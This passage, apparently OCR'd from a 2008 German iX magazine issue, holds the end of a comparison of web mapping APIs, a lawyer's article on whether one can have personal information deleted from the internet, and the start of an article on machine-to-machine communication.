Website	maps.google.de	maps.yahoo.de	maps.live.de	www.mapquest.com/features/main.adp?page=developer_tools_oapi
Abdeckung	weltweit, jedoch regional unterschiedlicher Detaillierungsgrad; für Deutschland 100 % Abdeckung	Nordamerika und Europa; für Indien im Betastadium	Nordamerika, Europa und Japan sowie ausgewählte Großstädte weltweit	Nordamerika, Europa, Südafrika und Teile des Mittleren und Nahen Ostens sowie Südostasiens
unterstützte Programmiersprachen	AJAX: Javascript	Flash API: Javascript, Actionscript 2.0, Adobe Flex 1.5; AJAX: Javascript	AJAX: Javascript	OpenAPI Beta: Javascript
Limits Karte[1]	unbegrenzt; bei mehr als 500 000 erwarteten Zugriffen pro Tag Abstimmung	50 000 Zugriffe pro IP-Adresse und Tag	unbegrenzt, kein Download von mehr als 250 POI	50 000 Zugriffe pro Tag inklusive Geokodierung; 5000 Routenberechnungen pro Tag
Limits Geokodierung[1]	50 000 Aufrufe pro Tag	5000 Aufrufe pro Tag	50 000 Aufrufe pro Tag	s. o.
Funktionen[3]	Geokodierung (explizit), Umkreissuche (über Local Search), Routing, Verkehrsinformationen (USA), GeoRSS, eigenes Kartenmaterial	Geokodierung (implizit & explizit), Umkreissuche (über Local Search), Routing, Verkehrsinformationen, GeoRSS	Geokodierung (explizit), Routing, Verkehrsinformationen (USA)[4]	Routing
Nutzungsbedingungen	Key, kostenfrei nur für nicht-kommerzielle Dienste	Key	Key, kostenfrei für nichtkommerzielle Dienste bzw. die ersten 90 Tage bei kommerzieller Nutzung	Key, kostenfrei nur für nicht-kommerzielle Dienste

[1]Falls nicht anders angegeben, beziehen sich die Angaben auf die kostenfreien Versionen; [2]Map Quest behält sich das Recht vor, Limits einzuführen; [3]nur über Standardfunktionen hinausgehend; [4]nur mit Map-Point-Diensten; [5]Map Quest behält sich vor, Gebühren zu erheben.

applikationen interessant. Eine kostenlose Javascript-API ist unter dem Namen OpenAPI Beta ebenfalls vorhanden (siehe Abb. 4).

Auf dem Client erfolgt die Anzeige in Flash, in der OpenAPI hingegen klassisch mit synchroner HTTP-Kommunikation zwischen Client und Server. Jede Interaktion löst ein vollständiges Neuladen der gesamten Seite aus. Bemerkenswerterweise verwendet Map Quest auf seinen Seiten immer noch dieses Interface, obwohl mit der eigenen API eine komfortablere Lösung möglich wäre.

Die OpenAPI verfügt über die üblichen Funktionen wie das Setzen von Markern (maximal 100 pro Karte), die implizite oder explizite Geokodierung (durch das Objekt *MQGeocode* oder per REST-Abfrage), Routenberechnung sowie in begrenztem Maß das Verändern der Bedienelemente und des Layouts. Die OpenAPI bedient sich eines reduzierten Kartenobjekts, vollen Zugriff und Flexibilität erhält man erst mit der kommerziellen Advantage API.



Map24

Hinsichtlich der grafischen Gestaltung erinnert Map24 an Navigationsgeräte (siehe Abb. 5). Es verwendet als Kartenmaterial ausschließlich vektorisierte Straßenkarten ohne topografische Merkmale. Dafür sind Straßenverkehrsinformationen und die Anzeige verschiedener POI (Points of Interest), zum Beispiel Tankstellen oder Radarfallen, sowie eine Hotelsuche und -buchung in die Oberfläche integriert. Map24 gehört zu den wenigen Anbietern, die Daten für Afrika vorrätig haben.



Online sehen die Karten von Via Michelin genauso aus wie in Michelin-Straßenatlanten (Abb. 6).

Die Anzeige der Karten erfolgt ähnlich wie bei der Konkurrenz wahlweise in einem Java-Applet oder als Bitmap. Die Dokumentation nennt diesen Anzeigemodus „statische Karte“ im Unterschied zu Vektorgrafiken, die sie als „interaktive“ bezeichnet. Sie lassen sich anders als gekachelte Bitmaps ohne Qualitätsverlust stufenlos vergrößern und ermöglichen die Interaktion mit Objekten bis hinunter auf Straßen und Gebäude.

Die Funktionen der Map24-Technik bildet die MapTP-API ab. Neben Schnittstellen für PHP, Java, C++, SOAP und WMS (Web Mapping Service) gibt es eine Ajax-API, die als einzige kostenlos ist. Sie umfasst nahezu dieselben Funktionen wie die Webservices. Tatsächlich sind große Teile des Javascript-Codes automatisch aus den WSDL-Dateien (Web Service Definition Language) generiert. Fehlt eine Wrapper-Klasse für eine Funktion, lässt sie sich immer noch via Webservices in eigene Anwendungen integrieren.

MapTP bietet neben den Standardfunktionen eine Reihe besonderer Merkmale. So lässt sich der Suchbereich bei einer Umkreissuche nicht nur auf eine Region beschränken, sondern der Anwender kann die einzubeziehenden thematischen Ebenen auswählen. Eine Spezialität ist die Umkreissuche mit vorgegebener Fahrtzeit: Sie findet Objekte, die vom Standort aus innerhalb einer bestimmten Zeitspanne zu erreichen sind. Routen lassen sich animiert abfahren, für verschiedene Fortbewegungsarten und Fahrzeugtypen ermitteln, mit beliebig vielen Zwischenstationen versehen oder für alle möglichen Kombination aus Ortspunkten berechnen. Ein Dienst für aktuelle Verkehrsinformationen rundet das Angebot ab.

Map Quest Advantage API 5.1	Map24 MapTP API	Open Street Map/Open Layers	Via Michelin
company.mapquest.com/mqbs/4.html	www.de.map24.com	www.openstreetmap.org, www.openlayers.org	www.viamichelin.com
Nordamerika, Europa, Südafrika und Teile des Mittleren und Nahen Osten sowie Südostasiens	Nord- und Südamerika, Europa, Naher Osten, weite Teile Afrikas, Australien	Schwerpunkt Mittel- und Nordeuropa, laufende Erweiterung	Schwerpunkt Europa und ausgewählte Städte weltweit
Advantage API 5.1: Javascript, C++, Java, .Net, Actionscript 3.0	Web: PHP, AJAX API 2.1; Webservices (SOAP, teilweise HTTP-GET); MapTP API v5.2: Java, C++, ActiveX-Komponente, Windows CE und Symbian DLL; OGC WMS 1.1.1	Open Layers Javascript API v2.5	AJAX: Javascript Maps & Drive API; Webservices v2.0 (SOAP, WSDL)
k. A.[2]	10 000 Sessions oder 10 000 Transaktionen (Geokodierung, Suchanfrage und Routing) pro Tag	keine	10 000 Anfragen pro Tag für Karten und Hotelsuche
k. A.[2]	s. o.	nicht angeboten	1000 Zugriffe pro Tag inklusive Hotelsuche
Geokodierung (explizit), Routing, Umkreissuche	Geokodierung (explizit), Umkreissuche (Entfernung, Dauer), Routing (Spezialität: Matrix), Verkehrsinformationen	Erweiterung der Funktionen mit WMS, WFS-Dienste, eigenes Kartenmaterial	Routenberechnung (nicht nur für Autofahrer), Wetterinformationen, Geokodierung, Umkreissuche, Hotelsuche und -buchung
Key[5]	Key, kostenfreie Nutzung nur mit der AJAX.API möglich	Kartenmaterial: Creative Commons, Share Alike Lizenz Software: Gnu GPL	Key, kostenfrei ausschließlich für nichtkommerzielle Dienste



Die Daten der Open-Street-Map-Karten stammen von Freiwilligen und stehen unter einer freien Lizenz (Abb. 7).

Map24 bietet für seine API eine Vielfalt an Programmiersprachen, Plattformen und eine breite Browser-Kompatibilität, die einen Einsatz auf mehr Geräten erlaubt als bei anderen Anbietern. Jedoch gestaltet sich die Entwicklung mit der MapTP umständlicher als mit manch anderer API, was zum Teil an der direkten Umsetzung von WSDL in Javascript-Klassen liegt.

Via Michelin

Vor Kurzem hat sich Via Michelin aus dem Markt der persönlichen Navigationsgeräte zurückgezogen, bietet aber weiterhin seine Software und Navigationsdienste für mehr als 200 Länder an, davon für über 30 mit detailliertem Straßen- und Wegenetz. Bei einer mittleren Auflösung entsprechen die Onlinekarten exakt der gedruckten Fassung aus den Michelin-Straßenatlanten mit ihren zahlreichen Merkmalen wie Aussichtspunkten und landschaftlich reizvollen Streckenabschnitten (siehe Abb. 6).

Via Michelin bietet zum Programmieren die Javascript-API Maps & Drive sowie eine auf Webservices mit SOAP und WSDL aufbauende kostenpflichtige Variante. Von Maps & Drive gibt es eine kostenlose eingeschränkte Version.

Als einziger der hier dargestellten Anbieter verfügt Via Michelin über eine Routenberechnung nicht nur für Autofahrer, sondern auch für Motorradfahrer, Wohnmobile, Radfahrer und Fußgänger. Hinzu kommt die Möglichkeit, den Wagentyp zu spezifizieren und sich die Sprit- und Mautkosten ausrechnen zu lassen. Ein Nachteil: Für eine Routenberechnung darf man neben Start- und Endpunkt maximal drei Zwischenstationen angeben.

Ausschließlich die kommerzielle Version der API bietet inverse Geokodierung, die Suche nach POI, die man allerdings vorher auf den Via Michelin-Servern speichern muss, und aktuelle Wetterinformationen.



Open Street Map

Open Street Map [2] ist eine Sammlung von Karten, die eine Gemeinschaft Freiwilliger erstellt. Sie ist frei verfügbar und steht unter der Creative-Commons-Lizenz. Noch befindet sich das Projekt in der Aufbauphase: Obwohl das Straßen- und Wegenetz kontinuierlich wächst (siehe Abb. 7), gibt es viele Lücken, vor allem außerhalb Nordamerikas und Europas.

Eine Besonderheit des Projekts ist die Möglichkeit, eigenes Kartenmaterial und damit auch ein eigenes Design zu verwenden. Dabei übernimmt die Software die Verwaltung und das Darstellen der Karten sowie die Interaktionssteuerung. Es gibt mehrere Systeme, die die Aufbereitung eigener Karten (Umrechnung der Koordinaten, Projektion, Kachelung, Indizierung et cetera) erledigen können.

Open Street Map-Karten lassen sich mit der freien Javascript-API Open Layers in eigene Seiten einbinden. Sie orientiert sich an den Schnittstellen von Google und Microsoft. Open Street Map ist für die Anzeige und Navigation in Karten konzipiert und bietet bislang weder Routenplanung noch Adresssuche. Die Suche nach Ortsnamen ist jedoch möglich. Mit Open Layers können Entwickler OGC-konforme (Open Geospatial Consortium) WMS- und WFS-Dienste (Web Feature Service), die Rasterbilder oder Vektorgrafiken liefern, als Ebenenüberlagerung einbinden.

Das Wiki-Prinzip ist die Achillesferse von Open Street Map. Entscheidend für den Erfolg wird sein, ob die Anwender genügend Strecken aufzeichnen und so eine hohe Abdeckung erreichen – und diese Wege anschließend in sinnvolle Karten verwandeln. Inzwischen hat Open Street Map einen kommerziellen Partner gefunden, der in Großbritannien eine Suchmaschine für Immobilien anbietet: Parallel zu einer Google-Maps-Version betreibt Nestoria einen Server, der ausschließlich Open Street Map-Karten verwendet, jedoch die Google-Technik für Datenmanagement und Darstellung nutzt.



Fazit

Bevor es an die Auswahl einer passenden API für das eigene Mapping-Projekt geht, sollten die folgenden Fragen beantwortet sein: Welches Kartenmaterial ist erforderlich? Sollen eigene Karten eingebunden werden? Was sollen die Karten darstellen? Welche Daten liegen bereits vor und in welcher Form? Reichen Ebenenüberlagerungen aus oder ist ein eigenen Kartenserver nötig? Welche Programmiersprache kommt zum Einsatz? Soll die Anwendung frei im Internet verfügbar sein oder nur im Intranet? Wen umfasst die Zielgruppe? Sollen Kartendienste auf mobilen Geräten laufen?

Erst ihrer Beantwortung sollte die Wahl einer API folgen. Unschlüssige dürfen alle Bibliotheken zumindest für einen begrenzten Zeitraum kostenlos testen. Javascript-Entwicklern, die unabhängig von einem bestimmten Anbieter bleiben wollen, hilft eine Bibliothek wie Mapstractions. Sie abstrahiert von den APIs und ermöglicht so einen einfachen Wechsel zwischen den Kartendiensten. Ein späterer Umstieg ist damit einfach möglich. (ck)

CHRISTIAN WILK

ist IT-Berater und freier Autor.

Literatur

[1] Christian Wilk; Geodaten; Mit KML Google Earth erweitern; Überlagert; *iX* 12/06, S. 58 f.
[2] Jochen Topf; Geodaten; Freies Landkartenprojekt: Open Street Map; Weltkarte zum Mitmachen; *iX* 5/08; S. 96 f.
[3] Schuyler, Gibson, Walsh; Mapping Hacks; O'Reilly, 2005, ISBN 0-596-00703-5


iX-Link ix0808101



Wer darf oder muss Spuren im Internet löschen?



Tobias Haar

Das Internet vergisst nicht. Noch Jahre, nachdem man Informationen ins Netz gestellt hat, sind sie dort zu finden. Wer als Stellenbewerber oder Unternehmer auf einen guten Ruf angewiesen ist, sollte nicht nur darauf achten, was er über sich im Internet preisgibt, sondern auch, was er gegebenenfalls wieder entfernen kann.

„Spuren im Internet können die Karriere stoppen.“ Mit solchen Titeln warnen Zeitungen regelmäßig davor, unüberlegt Informationen über die eigene Person auf Webseiten zu hinterlassen, die man später bereut. Fast jeder fünfte Deutsche (18 Prozent) hat bereits Informationen über sich im Internet veröffentlicht, in der Generation der 14- bis 29-Jährigen ist es gar jeder Zweite, meldete kürzlich der Branchenverband Bitkom. Und nicht nur für Stellenbewerber, auch für Unternehmen ist es wichtig, einige Spielregeln bei der Selbstdarstellung im Internet einzuhalten.

Brisant ist es ebenfalls, wenn sich Dritte über eine andere – natürliche oder juristische – Person auslassen und Informationen bereitstellen. Rechtliche Ansprüche können in manchen Fällen zwar helfen, das Schlimmste zu vermeiden, in manchen Fällen jedoch nicht. Zudem ist die Durchsetzung rechtlicher Ansprüche häufig mit einigem Nerven- und Geldaufwand verbunden. Und selbst dann bleiben oft digitale Spuren zurück, die noch nach vielen Jahren präsent sind.

Um sich einen Überblick über die juristische Lage bei missliebigen Informationen im Internet zu verschaffen, muss man zunächst nach deren Herkunft fragen. Hat man sie selbst oder durch einen Vertreter in das Internet stellen lassen, ist die rechtliche Situation eine gänzlich andere, als wenn unabhängige Dritte Informationen über eine Person oder Firma veröffentlichen.

Wie wichtig die Kontrolle über die eigene Identität im Internet ist, zeigt eine Befragung des Bundesverbandes Deutscher Unternehmensberater (BDU) im Herbst 2007. Ihr zufolge prüft ein Drittel der Personalvermittler die virtuellen Spuren eines Bewerbers, bevor er eine Einladung zum Vorstellungsgespräch bekommt. Dabei haben schon die Hälfte der Personalvermittler Bewerber wegen zweifelhafter Informationen aus dem Internet aus dem Verfahren genommen.

Den gröbsten Image-Schaden verhindern

Mit Dienstleistern im Bereich Image-Management kann man zwar Einfluss auf die Anzeige von Treffern in Suchmaschinen nehmen und die unliebsamen unter ihnen im Suchergebnis nach hinten rutschen lassen. Claim-ID, Spock, myON-ID, Naymz et cetera können Internet-Informationen aber nicht beseitigen. Wer missliebiges Material entfernt wissen möchte, kann sich natürlich an den jeweiligen Diensteanbieter wenden und ihn darum bitten. Was aber, wenn dieser dem Ansinnen nicht nachkommt oder gar erhebliche Gebühren dafür verlangt?

Auf der diesjährigen Konferenz „Computers, Freedom, and Privacy 2008“ (CFP) in New Haven, USA, wurde die Forderung nach einem „Eigentumsrecht“ an persönlichen Daten laut. Einem solchen Recht könnte – ähnlich dem Urheberrecht oder dem Patentrecht – verfassungsrechtlicher Schutz zukommen, womit man die Durchsetzung von Ansprüchen etwa auf Löschung persönlicher Daten in sozialen Netzwerken et cetera wesentlich verbessern würde.

Auch in Deutschland gibt es Überlegungen, dem Recht auf informationelle Selbstbestimmung Verfassungsrang einzuräumen und das Grundgesetz entsprechend zu ändern. Hierzulande ist man durch das Datenschutzgesetz aber schon vergleichsweise gut gegen den Missbrauch eigener personenbezogener Daten und Informationen geschützt. Vor beleidigenden Meinungsäußerungen gegen die eigene Person schützen Strafgesetzbuch sowie Bürgerliches Gesetzbuch.

Wer Unwahrheiten über andere verbreitet, kann auf Unterlassung und Beseitigung etwa von Einträgen auf Webseiten in Anspruch genommen werden. Zudem muss er die Kosten dafür tragen. Zwar gibt es das von der Verfassung geschützte Recht auf freie Meinungsäußerung. Es wird jedoch nicht – wie es in der Fachsprache heißt – schrankenlos gewährt. Kurz gesagt hört es da auf, wo die schutzwürdigen Interessen anderer beginnen und überwiegen.

Onlinearchive – das Gedächtnis des Internet

Wer selbst Informationen über sich preisgibt, hat es da schon schwerer, seine Interessen rechtlich durchzusetzen. Auf der eigenen Webseite kann man heikle Passagen einfach ändern oder vom Netz nehmen. Das ist noch relativ einfach zu beherrschen. Problematisch sind dann nur noch die Onlinearchive (zum Beispiel www.archive.org), da man mit ihrer Hilfe Webseiten auch noch Jahre nach dem Entfernen ausfindig machen und anzeigen lassen kann. Immerhin sind die betroffenen Inhalte nicht mehr online und nach einer Weile meist auch über den Cache-Speicher von Suchmaschinen nicht mehr auffindbar.

Begibt man sich mit seiner Identität in soziale Netzwerke wie StudiVZ, Facebook oder Xing, kann man sich unter Umständen ebenfalls an den Betreiber wenden und um Löschung nachsuchen.



Wer einen Allerweltsnamen trägt, geht in der Masse der Namensgleichen unter. Alle anderen sollten mit der Preisgabe von Informationen im Internet zurückhaltend sein.

Überdies existieren häufig – wenngleich an versteckter Stelle – Möglichkeiten, sein Profil aus einem solchen Netzwerk vollständig zu löschen. Gegen die missbräuchliche Verwendung persönlicher Angaben durch den Plattformbetreiber, etwa durch Profilerstellungen, die anderen Nutzern zugänglich gemacht werden et cetera, schützt in Deutschland das Telemediengesetz und das Recht der allgemeinen Geschäftsbedingungen. Darüber hinaus bestehen umfassende datenschutzrechtliche Grenzen, auf die der Anbieter achten muss.

Hierauf hat auch der „Düsseldorfer Kreis“, das Koordinationsgremium der datenschutzrechtlichen Aufsichtsbehörden für den nichtöffentlichen Bereich hingewiesen. Auf ihrer Sitzung im April 2008 zum Datenschutz bei sozialen Netzen im Internet erläuterten sie die Anbieterpflichten. Insbesondere aus dem Telemediengesetz ergibt sich die Verpflichtung, die Nutzer umfassend zu unterrichten, sowie das Recht des Nutzers zum Widerspruch bei der Verwendung von Profil- und Nutzungsdaten. Weiter trifft den Anbieter die Pflicht zur Löschung von Nutzungsdaten, wenn er sie nicht oder nicht mehr zur Abrechnung benötigt.

Nur wenn eine wirksame Einwilligung des Betroffenen (die dieser auch widerrufen kann) vorliegt, darf eine weitergehende Nutzung erfolgen. Ausdrücklich wiesen die Datenschutzbehörden darauf hin, dass eine „vorauseilende Speicherung von Daten über die Nutzung sozialer Netzwerke (…) für eventuelle zukünftige Strafverfolgung“ unzulässig ist, da dafür keine Rechtsgrundlage besteht. Vielmehr müsse grundsätzlich eine anonyme oder pseudonyme Nutzung solcher Dienste möglich sein, und es sind „datenschutzfreundliche Standardeinstellungen“ vorzusehen.

Nach Auffassung von BMI-Staatssekretär Peter Altmaier gehen die größten Gefahren für die informationelle Selbstbestimmung derzeit von der privaten Internet-Nutzung aus, so Altmaier im April auf einer Tagung der Gesellschaft für Informatik. Dies belege auch das Beispiel von monster.com aus dem vergangenen Jahr. Der Internet-Jobbörse waren durch Datendiebstahl 1,3 Millionen Datensätze mit Lebensläufen und Bewerbungsunterlagen abhanden gekommen. Einen Missbrauch dieser Datensätze kann man wohl nicht mehr verhindern. Dem Betroffenen drängt sich aber die Frage nach Schadensersatz auf, wenn beispielsweise IT-Sicherheitsstandards grob vernachlässigt wurden.

Schwierig ist ebenso die Frage nach einem Anspruch auf Löschung eines eigenen Kommentars oder einer Meinungsäußerung beispielsweise in einem Internet-Forum. Gerichtsentscheidungen aus diesem Bereich sind noch nicht bekannt. Juristisch ist hier von Bedeutung, welche vertraglichen Beziehungen zwischen Nutzer und Betreiber bestehen, die Regelungen zu einem Löschungsanspruch enthalten können.

Wenn es in einem Forum technisch keine Option gibt, eigene Äußerungen auch wieder selbst zu löschen, sieht es für den Nutzer meist nicht so gut aus. Die AGB der Betreiber sehen Löschungsansprüche in den allerwenigsten Fällen vor. Aus dem Gesetz lässt sich ein solcher Anspruch nur schwerlich herleiten. Denn immerhin hat der Nutzer – es sei denn die konkreten Umstände des Einzelfalls deuten auf eine zeitlich befristete Einräumung einer Veröffentlichungsbefugnis für den Betreiber hin – selbst den Beitrag ins Netz gestellt.

Kein gesetzlicher Löschanspruch

Da es also an klaren gesetzlichen Regelungen fehlt und auch die AGB nicht weiterhelfen, bleibt nur, mit vertraglichen Nebenpflichten zu argumentieren. Vielleicht dringt man vor Gericht mit der Begründung durch, der Betreiber habe wegen dieser Pflichten auf die berechtigten Interessen des Nutzers angemessen Rücksicht zu nehmen. Wenn dieser ein überwiegendes Interesse an einer Löschung hat, etwa weil sich der Beitrag in einem Bewerbungsverfahren sonst nachteilig auswirken könnte, müsste ein solcher Anspruch wenigstens in eindeutigen Fällen gerichtlich durchsetzbar sein. Problematischer und unter Umständen auch deutlich teurer wird es, wenn der Forenbetreiber seinen Sitz im Ausland hat und das Gericht eines anderen Landes in Anspruch zu nehmen ist.

Auf der (fast) sicheren Seite ist man, wenn man Forenbeiträge nur unter Pseudonym verfasst und man davon ausgehen kann, dass der Forenbetreiber den tatsächlichen Namen nicht ohne Weiteres an Dritte herausgibt. Da die staatlichen Stellen im Ernstfall Zugriff auf diese Nutzerdaten haben, schützt das Schreiben unter Nickname aber nicht vor einer strafrechtlichen Verfolgung, etwa wegen Beleidigung.

Juristisch nicht eindeutig zu lösen ist der Fall, dass jemand seine Meinungsäußerung zunächst als Leserbrief an ein Printmedium schickt, dieses den Brief aber anschließend im Internet veröffentlicht – was für den Schreiber vielleicht nicht unbedingt vorhersehbar war. Auch hier kommt es auf die Umstände des Einzelfalls an. Zunächst einmal muss man klären, ob „Leserbriefbedingungen“ gelten, denen sich der Leser unterworfen hat. Steht darin, dass eine Nutzung außer in der gedruckten Zeitschrift auch im Internet gestattet ist, ist der Fall klar. Eine Veröffentlichung im Internet durch den Verlag ist statthaft.

Wenn das nicht der Fall ist und der Leser nicht aus den Umständen schließen konnte, dass eine solche Veröffentlichung erfolgen würde, greift gegebenenfalls das Urheberrechtsgesetz. Hat der Leserbrief eine bestimmte Schöpfungshöhe – vulgo Originalität – und ist somit urheberrechtlich geschützt, wäre seine Veröffentlichung im Internet eine Änderung der Nutzungsart und könnte vom Leser untersagt werden.

Aber auch wenn kein Urheberrechtsschutz besteht, ist der Leser nicht grundsätzlich schutzlos. Da eine Verbreitung einer Lesermeinung im Internet

Onlinequellen

ClaimID	claimid.com
myON-ID	www.myonid.de
Spock	www.spock.com
Naymz	www.naymz.com
Yasni	www.yasni.de

eine ganz andere Öffentlichkeitswirkung hat als in einer Zeitschrift, wird man juristisch wohl eine Abwägung der Interessen des Verlags und des Autors vornehmen müssen. Ist das Persönlichkeitsrecht des Lesers berührt, dürfte dies in den meisten Fällen den Ausschlag geben. Unterschiede dürften gerade zwischen Tageszeitungen mit hoher Auflage und Fachzeitschriften mit kleiner Auflage bestehen. Urteile aus diesem Bereich sind ebenfalls noch nicht bekannt.

Fazit

Das Internet droht für viele zur Falle zu werden, wenn sie darin ihre Meinung allzu offen kundtun und dies beispielsweise bei einem Bewerbungsgespräch oder der Gründung einer Firma negativ zu Buche schlagen könnte. Durch Suchmaschinen wie Yasni ist es binnen Sekunden möglich, sich einen Überblick über die Netzaktivitäten einer Person zu verschaffen. Wer nicht gerade einen Allerweltsnamen hat, bei dem der Einzelne unter einer Vielzahl Gleichnamiger untergeht, sollte vorsichtig sein. Zwar kann man seine Einträge in sozialen Netzwerken in der Regel auch wieder löschen, sicheren Schutz vor nachträglichem Auffinden – in Archiven etwa – bietet das aber nicht.


Wer seine eigene Meinung äußert, tut gut daran, dies nur unter einem Pseudonym zu tun oder bei Offlinemedien zu klären, in welcher Art und Weise Leserbriefe, Forenbeiträge et cetera durch den Verlag oder Betreiber verwendet werden. Kein Risiko geht ein, wer private Daten, persönliche Meinungen und Ähnliches gar nicht erst veröffentlicht. Die Nutzung eines Pseudonyms ist insbesondere bei Meinungsforen angebracht.

Andererseits kann die bewusste Streuung persönlicher Daten – etwa von Lebensläufen oder Tätigkeiten in sozialen Netzwerken – auch eine Form der Eigenwerbung sein. Wer verantwortungsbewusst damit umgeht und sich den Betreiber vorher etwas genauer ansieht, vermeidet (juristischen) Ärger und nutzt gleichzeitig das Internet auf geschickte Weise. (ur)

TOBIAS HAAR, LL.M.,

ist Rechtsanwalt mit Schwerpunkt IT-Recht.





M2M-Kommunikation – vom Sensor bis zum Webportal

Maschinengespräch

Klaus-Dieter Walter

M2M steht als Abkürzung für „Machine-to-Machine“. Gemeint ist damit der automatisierte Datenaustausch zwischen beliebigen Geräten. Weiter gedacht ist M2M eine der technischen Voraussetzungen für das gerne zitierte „Internet der Dinge“.

Eine herstellerneutrale Antwort auf die Frage „Was ist M2M?“ zu finden, ist nicht ganz einfach.

Für die Betreiber von GSM-Funknetzen – klassische Mobilfunkprovider wie T-Mobile oder Vodafone – sind damit zum Beispiel automatisierte Messwertübertragungen per SMS beziehungsweise GSM/GPRS/UMTS oder Fernwartungsanwendungen über die Handy-Funknetze gemeint. Anbieter von GSM-Funkmodems, in vielen M2M-Anwendungen zur Datenübertragung über Mobilfunknetze im Einsatz, sehen das erfahrungsgemäß genauso. Hersteller von Bluetooth- oder Zigbee-Funkchips verstehen unter M2M in der Regel AMR – Automatic Meter Reading, die Funkübertragung von Verbrauchsdaten, oder ähnliche Anwendungen. Da gibt es aus Sicht eines Halbleiterherstellers ein riesiges Marktpotenzial. („Smart Metering: An jeden Heizkörper und in jeden Zähler gehört ein Funkchip.“). Durch die intensive Öffentlichkeitsarbeit dieser Marktteilnehmer ist in den letzten Jahren ein mehr oder weniger diffuses Bild entstanden. Darum zunächst ein paar grundsätzliche Klärungen.

Eine M2M-Anwendung besteht aus vier elementaren Bausteinen:

1. Sensoren und Aktoren, die über ein Wireless Sensor Network (WSN) miteinander gekoppelt sind,
2. dem M2M Device als Datenendpunkt für die Sensor- und Aktordaten,
3. einem Backend-Server als Datenaggregationspunkt für alle M2M Devices einer Anwendung sowie
4. dem Kommunikationsnetzwerk als Bindeglied zwischen den M2M Devices und dem Backend-Server (M2M Communication Network, zum Beispiel ein drahtloses oder drahtgebundenes LAN, MAN oder WAN [1]).

Sensoren, Aktoren und M2M Devices kommen innerhalb einer Anwendung mehrfach vor, der Backend-Server in der Regel nur einmal. Sinn und Zweck einer solchen Lösung ist in erster Linie die dezentrale Datenerfassung und -verdichtung. Auf die Daten auf dem Backend-Server kann eine übergeordnete IT-Anwendung oder ein Benutzer zugreifen. Ein typisches Anwendungsbeispiel wäre eine Monitoring-Anwendung an Windkraftwerken, etwa um rechtzeitig das sich abzeichnende Versagen mechanischer Komponenten zu erkennen.

Genau genommen fällt eine M2M-Anwendung unter den wissenschaftlichen Oberbegriff der Telematik. Dieses Kunstwort setzt sich aus Telekommunikation und Informatik zusammen. Die beiden begriffsformenden Bereiche kennzeichnen die Grundidee: Mindestens zwei Rechnersysteme – ausgerüstet mit einer speziellen Software – sind via Telekommunikation miteinander vernetzt, den Mehrwert liefert das Zusammenspiel beider Systeme. Die gegenwärtig bekanntesten Telematikanwendungen sind mobile Navigationssysteme; die vernetzten Systeme sind hier die GPS-Satelliten und ein PDA.

Sensoren, Aktoren, M2M Devices


Sensoren wandeln physikalische Größen und chemische Effekte in weiterverarbeitbare Größen, zumeist elektrische Spannungen oder Ströme, die sich einfach digitalisieren lassen. Typische Beispiele sind Temperatur-, Feuchtigkeits-, Beschleunigungs- und Gas-Sensoren. Sie bilden das Nervensystem einer M2M-Anwendung. Aktoren sind Elemente, die eine Eingangsgröße in eine andersartige Ausgangsgröße umwandeln. Ein typisches Beispiel im Zusammenhang mit einer M2M-Anwendung wäre ein Magnetventil, das den Durchfluss einer Flüssigkeit (Ausgangs-

größe) mit einem elektrischen Strom (Eingangsgröße) steuert.

Da die meisten M2M-Anwendungen der Datenerfassung dienen, sind Sensoren deutlich wichtiger als Aktoren. Sensoren liefern objektive Informationen über Produktions-, Labor-, gebäude- und umwelttechnische Prozesse. Je mehr Sensoren in einer Anwendung zum Einsatz kommen, desto höherwertiger ist die Qualität der auf dem Backend-Server gesammelten Daten. Aktoren dienen der Beeinflussung bestimmter Prozessparameter und kommen daher in der M2M-Welt deutlich seltener zum Einsatz. Sie sind in erster Linie in Steuerungen und Regelungen zu finden. In der folgenden Beschreibung dient daher der Begriff „Sensor“ als Stellvertreter für Sensor und Aktor.

